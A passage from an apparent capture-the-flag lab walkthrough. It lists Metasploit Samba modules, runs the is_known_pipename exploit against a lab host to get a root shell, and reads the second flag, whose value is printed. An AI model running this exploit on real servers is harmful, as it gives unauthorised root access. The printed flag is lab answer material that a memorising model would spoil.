   auxiliary/dos/samba/read_nttrans_ea_list                           normal     No     Samba read_nttrans_ea_list Integer Overflow
   auxiliary/scanner/rsync/modules_list                               normal     Yes    List Rsync Modules
   auxiliary/scanner/smb/smb_uninit_cred                              normal     Yes    Samba _netr_ServerPasswordSet Uninitialized Credentia
l State
   exploit/freebsd/samba/trans2open                  2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
   exploit/linux/samba/chain_reply                   2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   exploit/linux/samba/is_known_pipename             2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
   exploit/linux/samba/lsa_transnames_heap           2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
   exploit/linux/samba/setinfopolicy_heap            2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overf
low
```

Step 13: The exploit/linux/samba/is_known_pipename module is the correct one in this scenario. On firing this exploit, a shell session should be established with target B.


Commands:
use exploit/linux/samba/is_known_pipename
set RHOSTS 192.115.18.3
exploit



```
msf5 auxiliary(scanner/portscan/tcp) > use exploit/linux/samba/is_known_pipename
msf5 exploit(linux/samba/is_known_pipename) > set RHOSTS 192.115.18.3
RHOSTS => 192.115.18.3
msf5 exploit(linux/samba/is_known_pipename) > exploit

[*] 192.115.18.3:445 - Using location \\192.115.18.3\share\ for the path
[*] 192.115.18.3:445 - Retrieving the remote path of the share 'share'
[*] 192.115.18.3:445 - Share 'share' has server-side path '/tmp/
[*] 192.115.18.3:445 - Uploaded payload to \\192.115.18.3\share\uYiTIPDK.so
[*] 192.115.18.3:445 - Loading the payload from server-side path /tmp/uYiTIPDK.so using \\PIPE\/tmp/uYiTIPDK.so...
[-] 192.115.18.3:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 192.115.18.3:445 - Loading the payload from server-side path /tmp/uYiTIPDK.so using /tmp/uYiTIPDK.so...
[+] 192.115.18.3:445 - Probe response indicates the interactive payload was loaded...
[*] Found shell.
[*] Command shell session 3 opened (192.108.60.2-192.108.60.3:0 -> 192.115.18.3:445) at 2018-11-10 16:05:33 +0000

whoami
root
```

Step 14: Retrieve the second flag from target B machine.

Commands:
ls -l /root
cat /root/flag.txt



```
ls -l /root
total 8
-rw-r--r-- 1 root root 33 Oct 11 00:03 flag.txt
-rwxr-xr-x 1 root root 65 Oct 10 01:23 start.sh


cat /root/flag.txt
5a53298f3d0eba33b403c9581650eceb
```

Flag 2: 5a53298f3d0eba33b403c9581650eceb